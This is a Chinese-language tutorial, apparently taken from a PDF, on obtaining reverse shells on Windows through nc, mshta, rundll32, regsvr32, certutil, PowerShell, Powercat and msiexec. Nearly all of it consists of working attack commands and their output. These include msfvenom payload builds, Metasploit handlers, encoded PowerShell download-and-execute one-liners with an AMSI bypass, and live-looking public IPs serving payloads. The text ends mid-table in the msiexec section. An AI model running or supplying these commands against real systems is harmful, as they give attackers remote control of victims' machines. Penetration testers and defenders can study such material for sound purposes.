

Windows反弹shell方法

反弹Shell简介

NC

Mshta

Rundll32

Regsvr32

Certutil

Powershell

Msiexec

Metasploit


Powershell代码混淆

Windows反弹shell方法

反弹Shell简介


- 什么是正向shell

正向shell：控制端主动发起连接请求去连接被控制端，中间网络链路不存在阻碍。



- 什么是反向shell

反向shell（反弹shell）：被控端主动发起连接请求去连接控制端，通常被控端由于防火墙限制、权限不足、端口被占用等问题导致被控端不能正常接收发送过来的数据包。



NC

- NC正向Shell

```
1 被控端：  
2 nc -lvp 6666 -e cmd.exe  
3  
4 控制端：  
5 nc 192.168.1.106 6666  
6  
7 原理：  
8 被控端将cmd.exe重定向到本地的6666端口，控制端主动连接被控端的6666端口，即  
   可获得shell
```

```
C:\Users\Administrator\Desktop\NetCat>nc64.exe -lvp 6666 -e cmd.exe  
listening on [any] 6666 ...  
192.168.1.105: inverse host lookup failed: h_errno 11004: NO_DATA  
connect to [192.168.1.106] from <UNKNOWN> [192.168.1.105] 48918: NO_DATA
```

```
root@kali:~# nc 192.168.1.106 6666  
Microsoft Windows [版本 6.1.7601]  
(c) 2009 Microsoft Corporation  
C:\Users\Administrator\Desktop\NetCat>whoami  
whoami  
win7-pc\administrator  
C:\Users\Administrator\Desktop\NetCat>
```

- NC反向Shell

- 1 控制端:
- 2 `nc -lvvp 7777`
- 3
- 4 被控端:
- 5 `nc -e cmd.exe 192.168.1.105 7777`
- 6
- 7 原理:
- 8 被控端将`cmd.exe`重定向到控制端的6666端口, 控制端只需要监听本地的6666端口, 即可获得shell。

```
root@kali:~# nc -lvvp 7777
listening on [any] 7777 ...
192.168.1.106: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.105] from (UNKNOWN) [192.168.1.106] 49216
Microsoft Windows [版本 6.1.7601]
(c) 2009 Microsoft Corporation

C:\Users\Administrator\Desktop\NetCat>whoami
whoami
win7-pc\administrator

C:\Users\Administrator\Desktop\NetCat>

C:\Users\Administrator\Desktop\NetCat>nc64.exe -e cmd.exe 192.168.1.105 7777
```

Mshta

Mshta.exe是用于负责解释运行HTA(HTML应用程序)文件的Windows OS实用程序。可以运行JavaScript或VBScript的HTML文件。

- 通过Metasploit的HTA Web Server模块发起HTA攻击

```
1 use exploit/windows/misc/hta_server
2 msf exploit(windows/misc/hta_server) > set srvhost
  srvhost => 192.168.78.117
3 msf exploit(windows/misc/hta_server) > set payload
  payload => windows/x64/meterpreter/reverse_tcp
4 msf exploit(windows/misc/hta_server) > set target 1
  target => 1
5 msf exploit(windows/misc/hta_server) > exploit -j
```

目标机执行:

```
1 mshta http://192.168.78.117:8080/9A5Iiz.hta
```

```
msf5 exploit(windows/misc/hta_server) > exploit -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.78.117:5555
[*] Using URL: http://192.168.78.117:8080/9A5Iiz.hta
[*] Server started.
msf5 exploit(windows/misc/hta_server) > options

Module options (exploit/windows/misc/hta_server):



| Name    | Current Setting | Required | Description                                                                                                      |
|---------|-----------------|----------|------------------------------------------------------------------------------------------------------------------|
| SRVHOST | 192.168.78.117  | yes      | The local host or network interface to listen on. This must be an interface that is accessible on all addresses. |
| SRVPORT | 8080            | yes      | The local port to listen on.                                                                                     |
| SSL     | false           | no       | Negotiate SSL for incoming connections                                                                           |
| SSLCert |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                 |
| URIPATH |                 | no       | The URI to use for this exploit (default is random)                                                              |



Payload options (windows/x64/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.78.117  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 5555            | yes      | The listen port                                           |



Exploit target:



| Id | Name           |
|----|----------------|
| 1  | Powershell x64 |


```

```
msf5 exploit(windows/misc/hta_server) >
[*] 192.168.78.144 hta_server - Delivering Payload
[*] Sending stage (201283 bytes) to 192.168.78.144
[*] Meterpreter session 1 opened (192.168.78.117:5555 -> 192.168.78.144:3983) at 2020-10-12 01:21:55 -0400

msf5 exploit(windows/misc/hta_server) > sessions

Active sessions



| Id | Name        | Type        | Information                             | Connection                                                  |
|----|-------------|-------------|-----------------------------------------|-------------------------------------------------------------|
| 1  | meterpreter | x64/windows | LAPTOP-ANTCMVSL\mingy @ LAPTOP-ANTCMVSL | 192.168.78.117:5555 -> 192.168.78.144:3983 (192.168.78.144) |



msf5 exploit(windows/misc/hta_server) >
```

- 通过Msfvenom生成恶意HTA文件发起攻击

```
1 msfvenom -p windows/x64/meterpreter/reverse_tcp
  lhost=192.168.78.117 lport=4444 -f hta-psh -o 1.hta
2
3 python -m SimpleHTTPServer 8000
4 python3 -m http.server
5
6 msf5 > handler -p windows/x64/meterpreter/reverse_tcp -H
  192.168.78.117 -P 4444
7
8 mshta.exe http://192.168.78.117:8000/1.hta
```



```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.78.117 lport=4444 -f hta-psh -o 1.hta
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of hta-psh file: 7127 bytes
Saved as: 1.hta
root@kali:~# ls
1.hta  bx3.jsp  Desktop  id.txt  jsp4ant.jsp  mysql.hash  tools
root@kali:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.78.144 - - [12/Oct/2020 01:33:20] "GET /1.hta HTTP/1.1" 200 -
```


```
msf5 >
[*] Sending stage (201283 bytes) to 192.168.78.144
[*] Meterpreter session 3 opened (192.168.78.117:4444 → 192.168.78.144:7600) at 2020-10-12 01:33:23 -0400

msf5 > sessions 3
[*] Starting interaction with 3 ...

meterpreter > getuid
Server username: LAPTOP-ANTCMV5L\mingy
```

- 通过Cobaltstrike生成恶意HTA文件发起攻击





```
1 mshta http://139.155.49.43:8088/download/file.ext
```

Rundll32

Rundll32.exe与Windows操作系统相关，它允许调用从DLL导出的函数(16位或32位)，并将其存储在适当的内存库中。

<https://docs.microsoft.com/zh-cn/windows-server/administration/windows-commands/rundll32>

- 通过Msfvenom生成反弹shell的dll发起Rundll32攻击

```
1 msfvenom -a x64 --platform windows -p windows/x64/meterpreter/reverse_tcp LHOST=139.155.49.43  
  LPORT=5533 -f dll > mingy.dll  
2  
3 handler -p windows/x64/meterpreter/reverse_tcp -H 139.155.49.43 -P 5533
```

本地加载

```
1 powershell.exe -c "(New-Object System.NET.WebClient).DownloadFile('http://139.155.49.43:8000/  
  mingy.dll','c:\mingy.dll')  
2  
3 rundll32 shel132.dll,Control_RunDLL C:\mingy.dll
```

```
root@VM-0-2-ubuntu:~# msfvenom -a x64 --platform windows -p windows/x64/meterpreter/reverse_tcp LHOST=139.155.49.43 LPORT=5533 -f dll > mingy.dll  
No encoder specified, outputting raw payload  
Payload size: 510 bytes  
Final size of dll file: 5120 bytes  
  
root@VM-0-2-ubuntu:~# python3 -m http.server  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...  
110.53.253.185 - - [23/Nov/2020 18:59:35] "GET /mingy.dll HTTP/1.1" 200 -  
110.53.253.185 - - [23/Nov/2020 19:02:51] "GET /mingy.dll HTTP/1.1" 200 -  
110.53.253.185 - - [23/Nov/2020 19:03:52] "GET /mingy.dll HTTP/1.1" 200 -  
110.53.253.185 - - [23/Nov/2020 19:04:03] "GET /mingy.dll HTTP/1.1" 200 -  
110.53.253.185 - - [23/Nov/2020 19:04:42] "GET /mingy.dll HTTP/1.1" 200 -  
110.53.253.185 - - [23/Nov/2020 19:06:00] "GET /mingy.dll HTTP/1.1" 200 -
```



```

msf5 exploit(windows/smb/smb_delivery) > handler -p windows/x64/meterpreter/reverse_tcp -H 192.168.1.105 -P 5555
[*] Payload handler running as background job 17.

[*] Started reverse TCP handler on 192.168.1.105:5555
msf5 exploit(windows/smb/smb_delivery) > [*] Sending stage (201283 bytes) to 192.168.1.103
[*] Meterpreter session 15 opened (192.168.1.105:5555 → 192.168.1.103:60697) at 2020-11-23 10:21:51 -0500

msf5 exploit(windows/smb/smb_delivery) > sessions

Active sessions
--
Id  Name  Type  Information  Connection
--
15  meterpreter x64/windows WIN7-PC\Administrator @ WIN7-PC 192.168.1.105:5555 → 192.168.1.103:60697 (192.168.1.103)

msf5 exploit(windows/smb/smb_delivery) >

```

- 通过Metasploit的SMB Delivery模块发起Rundll32攻击

```

1 use exploit/windows/smb/smb_delivery
2 msf exploit(windows/smb/smb_delivery) > set srvhost
  srvhost=192.168.78.117
3 msf exploit(windows/smb/smb_delivery) > exploit -j
4
5 rundll32.exe \\192.168.78.117\GylDS\test.dll,0

```

- 利用Rundll32加载hta反弹shell

```

1 msfvenom -p windows/x64/meterpreter/reverse_tcp
  lhost=139.155.49.43 lport=7777 -f hta-psh > 44.hta
2
3 bitsadmin /transfer shell http://139.155.49.43 /44.hta
  C:\windows\temp\44.hta
4
5 rundll32.exe url.dll,OpenURL 44.hta

```

```

root@VM-0-2-ubuntu:~/1# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=139.155.49.43 lport=7777 -f hta-psh > 44.hta
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of hta-psh file: 7167 bytes

```

```

DISPLAY: 'shell' TYPE: DOWNLOAD STATE: TRANSFERRED
PRIORITY: NORMAL FILES: 1 / 1 BYTES: 7167 / 7167 (100%)
Transfer complete.

C:\Users\Administrator>bitsadmin /transfer shell http://139.155.49.43/44.hta C:\windows\temp\44.hta

C:\Users\Administrator>rundll32

C:\Users\Administrator>rundll32.exe url.dll,OpenURL C:\windows\temp\44.hta

C:\Users\Administrator>_

```



```

msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):
  Name  Current Setting  Required  Description
  ----  -
  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process  yes  Exit technique (Accepted: '', seh, thread, process, none)
  LHOST  172.27.0.2  yes  The listen address (an interface may be specified)
  LPORT  7777  yes  The listen port

Exploit target:
  Id  Name
  --  --
  0  Wildcard Target

msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 172.27.0.2:7777

msf6 exploit(multi/handler) >
[*] Sending stage (200262 bytes) to 119.39.90.88
[*] Meterpreter session 1 opened (172.27.0.2:7777 -> 119.39.90.88:4730) at 2020-11-19 18:45:30 +0800

msf6 exploit(multi/handler) > sessions

Active sessions
=====
  Id  Name  Type  Information  Connection
  --  --  --  -
  1  meterpreter x64/windows  WIN7-PC\Administrator @ WIN7-PC  172.27.0.2:7777 -> 119.39.90.88:4730 (192.168.78.95)

msf6 exploit(multi/handler) >

```

Regsvr32

Regsvr32.exe是一个命令行应用程序，用于注册和注销OLE控件，如Windows注册表中的dll和ActiveX控件。Regsvr32.exe安装在Windows XP和Windows后续版本的 %systemroot%\System32 文件夹中。

<https://docs.microsoft.com/zh-cn/windows-server/administration/windows-commands/regsvr32>

```

1  语法:Regsvr32 [/s] [/u] [/n][/i[:cmdline]] <dllname>
2
3  /u - 注销服务器
4  /i - 调用DllInstall传递一个可选的[cmdline];当它与/u一起使用时，它调用
    dll来卸载
5  /n - 不要调用DllRegisterServer; 此选项必须与/i一起使用
6  /s - 沉默; 不显示消息框

```

- 通过Metasploit的Web Delivery模块启动Regsvr32

```

1 use exploit/multi/script/web_delivery
2 msf exploit (web_delivery)> set srvhost 192.168.78.117
3 msf exploit (web_delivery)> set target 3
4 msf exploit (web_delivery)> set payload
  windows/x64/meterpreter/reverse_tcp
5 msf exploit (web_delivery)> set lhost 192.168.78.117
6 msf exploit (web_delivery)> exploit -j
7
8 regsvr32 /s /n /u
  /i:http://192.168.78.117:8080/NE67gb2mbfQt.sct scrobj.dll

```

```

msf5 exploit(multi/script/web_delivery) > exploit -j
[*] Exploit running as background job 11.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.78.117:4444
[*] Using URL: http://192.168.78.117:8080/NE67gb2mbfQt
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.78.117:8080/NE67gb2mbfQt.sct scrobj.dll
msf5 exploit(multi/script/web_delivery) > [*] 192.168.78.144 web_delivery - Handling .sct Request
[*] 192.168.78.144 web_delivery - Delivering Payload (2080 bytes)
[*] Sending stage (201283 bytes) to 192.168.78.144
[*] Meterpreter session 8 opened (192.168.78.117:4444 → 192.168.78.144:8038) at 2020-10-12 04:28:58 -0400

msf5 exploit(multi/script/web_delivery) > sessions 8
[*] Starting interaction with 8...

meterpreter > getuid
Server username: LAPTOP-ANTCMV5L\mingy

```

Certutil

Certutil.exe是作为证书服务的一部分安装的命令程序。我们可以使用此工具在目标计算机中执行恶意的exe文件以获得meterpreter会话。

<https://docs.microsoft.com/zh-cn/windows-server/administration/windows-commands/certutil>

```

1 msfvenom -p windows/x64/meterpreter/reverse_tcp
  lhost=139.155.49.43 lport=6666 -f exe > 44.exe
2 python -m SimpleHTTPServer 8000
3
4 certutil.exe -urlcache -split -f http://139.155.49.43/44.exe
  c:\windows\temp\44.exe & start c:\windows\temp\44.exe
5 certutil.exe -urlcache -split -f http://139.155.49.43/44.exe
  delete

```

缓存文件位置:

%USERPROFILE%\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content

Powershell

<https://docs.microsoft.com/zh-cn/powershell/>

<https://www.freebuf.com/articles/web/220046.html>

<https://docs.microsoft.com/zh-cn/windows-server/administration/windows-commands/powershell>

- 常用参数解释

- 1 Invoke-Expression (IEX的别名)：用来把字符串当作命令执行。
- 2 WindowStyle Hidden (-w Hidden)：隐藏窗口
- 3 NonInteractive (-NonI)：非交互模式，PowerShell不为用户提供交互的提示。
- 4 NoProfile (-NoP)：PowerShell控制台不加载当前用户的配置文件。
- 5 Noexit (-Noe)：执行后不退出Shell。
- 6 EncodedCommand (-enc)：接受base64 encode的字符串编码，避免一些解析问题

- 利用

```
1 msfvenom -p windows/x64/meterpreter/reverse_tcp  
lhost=139.155.49.43 lport=8899 -f psh-reflection -o shell.ps1
```

```
root@VM-0-2-ubuntu:/var/www/html# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=139.155.49.43 lport=8899 -f psh-reflection -o shell.ps1  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 510 bytes  
Final size of psh-reflection file: 2823 bytes  
Saved as: shell.ps1
```

```
1 powershell -windowstyle hidden -exec bypass -c "IEX (New-Object  
Net.WebClient).DownloadString('http://139.155.49.43/shell.ps1')  
);shell.ps1";
```

```
C:\Users\Administrator>powershell -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('http://139.155.49.43/shell.ps1');shell.ps1";
```

```
msf6 exploit(multi/handler) >  
[*] Sending stage (200262 bytes) to 119.39.90.88  
[*] Meterpreter session 3 opened (172.27.0.2:8899 -> 119.39.90.88:5497) at 2020-11-19 19:25:17 +0800  
msf6 exploit(multi/handler) > options  
Module options (exploit/multi/handler):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 172.27.0.2      | yes      | The listen address (an interface may be specified)        |
| LPORT    | 8899            | yes      | The listen port                                           |

  
Payload options (windows/x64/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 172.27.0.2      | yes      | The listen address (an interface may be specified)        |
| LPORT    | 8899            | yes      | The listen port                                           |

  
Exploit target:  


| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |

  
msf6 exploit(multi/handler) >
```

- 通过PowerShell发动Powercat攻击

Powercat是PowerShell本地后门侦听器 and 反向shell工具，也称为修改版本的netcat，因为它集成支持经过编码的有效载荷。

```
1 git clone https://github.com/besimorhino/powercat.git
2
3 python -m SimpleHTTPServer 8000
4
5 powershell -c "IEX(New-Object
  System.Net.WebClient).DownloadString('http://47.101.214.85:800
    0/powercat.ps1');powercat -c 47.101.214.85 -p 12345 -e cmd"
```

```
C:\Users\nathan>powershell -c "IEX(New-Object System.Net.WebClient).DownloadString('http://47.101.214.85:8000/powercat.ps1');powercat -c 47.101.214.85 -p 12345 -e cmd"
```

```
→ ~ → nc -lvvp 12345
Listening on [0.0.0.0] (family 0, port 12345)
Connection from [110.53.253.150] port 12345 [tcp/*] accepted (family 2, sport 63554)
Microsoft Windows [版本 10.0.18362.1082]
(c) 2019 Microsoft Corporation

C:\Users\nathan>whoami
whoami
desktop-397312r\nathan
C:\Users\nathan>
```

- 通过Web delivery反弹shell

```
1 msf > use exploit/multi/script/web_delivery
2 msf exploit(web_delivery) > set target 2
3 msf exploit(web_delivery) > set payload
  windows/x64/meterpreter/reverse_tcp
4 msf exploit(web_delivery) > exploit -j
```

```
msf5 exploit(multi/script/web_delivery) > exploit -j
[*] Exploit running as background job 14.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.78.117:4444
[*] Using URL: http://192.168.78.117:8080/sa2zNaGdK
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e WwB0AGUAdAAuAFMAZQByAHYAaQBjAGUUAUAbvAGkAbgB0AE0AYQBuAGEAZwB1AHIXQA6ADoAUwB1AGMAdQByAGkAdAB5AFAcGB
vAHQAbwBjAG8ABAA9AFsATgB1AHQALgB1AGUAYwB1AHIAaQB0AHKAUABYAG8ADABvAGMAbwB8AFQAEQBuAGUAXQA6ADoAVABsAHMAMQAYADsAJABwAD0AbgB1AHcALQ8vAGI
AagB1AGMAdAagAG4AZQB0AC4AdwB1AGIAYwBsAGkAZQB0AHQA0wBpAGYAKABbAFMAeQBzAHQAQZQBtAC4ATgB1AHQALgBXAGUAYgBQAHIABwB4AHkAXQA6ADoARwB1AHQARAB
lAGYAYQB1AGwAdABQAHIAbwB4AHkAKAApAC4AYQBkAGQACgB1AHMAcWAgAC0AbgB1ACAAJABuAHUAbABsACkAewAKAHAALgBwAHIAbwB4AHkAPQ8bAE4AZQB0AC4AVwB1AGI
AUgB1AHEAdQ81AHMAAdABdADoA0gBHAQUAdABTAHkAcwB0AGUAbQ8XAGUAYgB0AHIABwB4AHkAKAApADsAJABwAC4AUABYAG8AEAB5AC4AQwByAGUAZAB1AG4AdABpAGEAAbz
zAD0AWwB0AGUAdAAuAEMAacgB1AGQAZQB0AHQA0wBhAGMAwAB1AF0A0gA6AEQAQZQBMAgEAdQ8sAHQAQwByAGUAZAB1AG4AdABpAGEAAbzADsAFQA7AEkARQ8YACA
AKAAoAG4AZQB3AC0AbwB1AGoAZQBjAHQAIABOAGUAdAAuAFcAZQB1AEMAbABpAGUAbgB0ACKALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQB0AGcAKAApAGcAdAB0AHAA0gA
VAC8AMQASADIALgAXADYAOAAuADcAOAAuADEAMQA3ADoAOAAwADgAMAAvAHMAYQAYAHoATgBhAEcAZABLAC8ASQAZADQAQ8NAEUAMwBmAHIANQ8QAHEAMQ8iAGUAJwApACk
AOwBjAEUAAWAAgACgAKABuAGUAdwAtAG8AYgBqAGUAYwB0ACAATgB1AHQALgBXAGUAYgBDAgWAAQBLAG4AdAApAC4ARABvAHcAbgB8sAG8AYQBkAFMAAdABYAGkAbgBnACgAJwB
oAHQAdABwADoALwAvADEAOQAYAC4AMQA2ADgALgA3ADgALgAXADEANwA6ADgAMAA4ADAALwBzAGEAMgB6AE4AYQBHAGQASwAnACKAKQA7AA==
msf5 exploit(multi/script/web_delivery) > [*] 192.168.78.144 web_delivery - Delivering AMSI Bypass (939 bytes)
[*] 192.168.78.144 web_delivery - Delivering Payload (2076 bytes)
[*] Sending stage (201283 bytes) to 192.168.78.144
[*] Meterpreter session 10 opened (192.168.78.117:4444 → 192.168.78.144:9806) at 2020-10-12 04:48:45 -0400

msf5 exploit(multi/script/web_delivery) > sessions 10
[*] Starting interaction with 10 ...

meterpreter > getuid
Server username: LAPTOP-ANTCMV5L\mingy
meterpreter >
```

- 通过PowerShell启动cscript.exe

PowerShell允许客户端通过执行cscript.exe来运行wsf、js和vbscript脚本。

```

1 msfvenom -p windows/x64/meterpreter/reverse_tcp
  LHOST=139.155.49.43 LPORT=7777 -f vbs -o 3.vbs
2
3 python -m SimpleHTTPServer 8000
4 python3 -m http.server
5
6 msf5 > handler -p windows/x64/meterpreter/reverse_tcp -H
  139.155.49.43 -P 7777
7
8 powershell.exe -c "(New-Object
  System.Net.WebClient).DownloadFile('http://139.155.49.43
  :8000/3.vbs','\$env:temp\test.vbs\');Start-Process
  %windir%\system32\cscript.exe \"\$env:temp\test.vbs\""

```

```

root@VM-0-2-ubuntu:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=139.155.49.43 LPORT=7777 -f vbs -o 3.vbs
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of vbs file: 10778 bytes
Saved as: 3.vbs
root@VM-0-2-ubuntu:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
110.53.253.138 - - [23/Nov/2020 17:38:11] "GET /3.vbs HTTP/1.1" 200

```

```

root@VM-0-2-ubuntu:~# msfconsole -q
msf6 > handler -p windows/x64/meterpreter/reverse_tcp -H 172.27.0.2 -P 7777
[*] Payload handler running as background job 0.

[*] Started reverse TCP handler on 172.27.0.2:7777
msf6 > [*] Sending stage (200262 bytes) to 110.53.253.138
[*] Meterpreter session 1 opened (172.27.0.2:7777 -> 110.53.253.138:41530) at 2020-11-23 17:38:12 +0800

msf6 > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: WIN7-PC\Administrator
meterpreter >

```

- 通过PowerShell启动BAT文件攻击

PowerShell允许客户端执行bat文件。

```

1 msfvenom -p cmd/windows/powershell_reverse_tcp
  lhost=139.155.49.43 lport=8888 -o 1.bat
2
3 msf > handler -p cmd/windows/powershell_reverse_tcp -H
  172.17.0.2 -P 8888
4
5 python -m SimpleHTTPServer 8000
6
7 powershell -c "IEX((New-Object
  System.Net.WebClient).DownloadString('http://139.155.49.43:800
  0/1.bat'))"

```



```

root@VM-0-2-ubuntu:~# msfvenom -p cmd/windows/powershell_reverse_tcp lhost=139.155.49.43 lport=8888 -o 1.bat
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 1573 bytes
Saved as: 1.bat
root@VM-0-2-ubuntu:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
110.53.253.138 - - [23/Nov/2020 17:46:02] "GET /1.bat HTTP/1.1" 200 -
110.53.253.138 - - [23/Nov/2020 17:49:00] "GET /1.bat HTTP/1.1" 200 -

```

```

msf6 > handler -p cmd/windows/powershell_reverse_tcp -H 172.17.0.2 -P 8888
[*] Payload handler running as background job 0.

[-] Handler failed to bind to 172.17.0.2:8888
msf6 > [*] Started reverse SSL handler on 0.0.0.0:8888

msf6 > jobs

Jobs
====

  Id  Name                               Payload                               Payload opts
  --  -
  0    Exploit: multi/handler             cmd/windows/powershell_reverse_tcp  tcp://172.17.0.2:8888

msf6 > [*] Powershell session session 1 opened (172.27.0.2:8888 -> 110.53.253.138:41589) at 2020-11-23 17:49:01 +0800

msf6 > sessions 1
[*] Starting interaction with 1...

Windows PowerShell running as user Administrator on WIN7-PC
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> whoami
win7-pc\administrator
PS C:\Users\Administrator>

```

Msiexec

- 通过Metasploit启动msiexec攻击

Windows OS安装有一个Windows安装引擎，MSI包使用msiexe.exe来解释安装。

```

1 msfvenom -p windows/x64/meterpreter/reverse_tcp
  lhost=139.155.49.43 lport=9999 -f msi > 1.msi
2
3 python -m SimpleHTTPServer
4
5 msf > handler -p windows/x64/meterpreter/reverse_tcp -H
  172.17.0.2 -P 9999
6
7 msiexec /q /i http://139.155.49.43:8000/1.msi

```

```

root@VM-0-2-ubuntu:~# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=139.155.49.43 lport=9999 -f msi > 1.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of msi file: 159744 bytes

root@VM-0-2-ubuntu:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
110.53.253.138 - - [23/Nov/2020 18:16:42] "GET /1.msi HTTP/1.1" 200 -

```



```

msf6 > handler -p windows/x64/meterpreter/reverse_tcp -H 172.17.0.2 -P 9999
[*] Payload handler running as background job 1.

[-] Handler failed to bind to 172.17.0.2:9999:- -
[*] Started reverse TCP handler on 0.0.0.0:9999
msf6 > jobs

Jobs
====

  Id  Name                               Payload                               Payload opts
  --  -
